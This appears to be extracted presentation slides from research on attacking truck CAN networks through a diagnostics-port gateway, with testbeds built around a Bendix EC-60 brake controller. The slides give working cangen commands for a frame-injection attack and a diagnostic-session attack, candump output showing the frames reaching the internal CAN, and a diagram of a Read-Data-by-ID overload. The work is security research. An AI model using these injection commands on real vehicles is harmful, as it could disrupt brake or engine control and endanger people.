 - Bendix EC-60 EBC (Control)






Research Truck Testbed







Freightliner Cab Testbed





What makes the attacks unique ?





Diagnostics Port

Gateway Unit

Laptop 1: Sender on
Diagnostics CAN

Laptop 2: Receiver on
Internal CAN

Attacker

```
student@SysCyber-ZRLG92:~$ sudo ip link set can0 down
student@SysCyber-ZRLG92:~$ sudo ip link set can0 up type can bitrate 500000
student@SysCyber-ZRLG92:~$ sudo ifconfig can0 txqueuelen 100000
student@SysCyber-ZRLG92:~$ cangen can0 -e -g 1 -I 0C00000B -D 0000000000000000 -L8
^Cstudent@SysCyber-ZRLG92:~$ cangen can0 -e -g 1 -I 0C00000B -D 0000000000000000 -L8
█
```

Command
Injection
Attack

Gateway

```
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
can0 0C00000B [8] 00 00 00 00 00 00 00 00 00
```

Diagnostics CAN

```
rik@rik-Latitude-5414:~$ candump any | grep 0C00000B
```

Internal CAN

Attacker

```
student@SysCyber-ZRLG92:~$ cangen can0 -e -g 1 -I 18DA0BF9 -D 0210030000000000 -L8
```

Diagnostic Attack

Gateway

```
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
```


Diagnostics CAN

```
rik@rik-Latitude-5414:~$ candump any | grep 18DA0BF9
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
can0 18DA0BF9 [8] 02 10 03 00 00 00 00 00
```

Internal CAN



Read Data by ID Overload









-
- ```
sequenceDiagram\n participant Attacker\n participant ECU\n participant Network\n Note over ECU, Network: Periodic Transmission\n Note over ECU, Network: Periodic Transmission\n Note over ECU, Network: Periodic Transmission\n Attacker->>ECU: Read Data by ID Request\n Note over ECU, Network: Periodic Transmission\n Attacker->>ECU: Read Data by ID Request\n Attacker->>ECU: Read Data by ID Request\n Attacker->>ECU: Read Data by ID Request\n Attacker->>ECU: Read Data by ID Request\n Note over ECU, Network: Periodic Transmission\n Attacker->>ECU: Read Data by ID Request\n Attacker->>ECU: Read Data by ID Request\n Attacker->>ECU: Read Data by ID Request
```
- The sequence diagram illustrates the interaction between three entities: Attacker, ECU, and Network. The participants are represented by boxes at the top and bottom of the diagram. Vertical dashed lines represent their lifelines. Messages are shown as horizontal arrows between the lifelines.
- Initial State:** The ECU and Network lifelines have four "Periodic Transmission" messages sent from ECU to Network.
  - Attacker's First Request:** An arrow labeled "Read Data by ID Request" goes from the Attacker to the ECU.
  - Continued ECU Activity:** Following the first request, there are more "Periodic Transmission" messages between ECU and Network.
  - Attacker's Subsequent Requests:** Four more "Read Data by ID Request" messages are sent from the Attacker to the ECU.
  - Final ECU Activity:** After the last request, one final "Periodic Transmission" message is sent from ECU to Network, followed by three more "Read Data by ID Request" messages from the Attacker to the ECU.



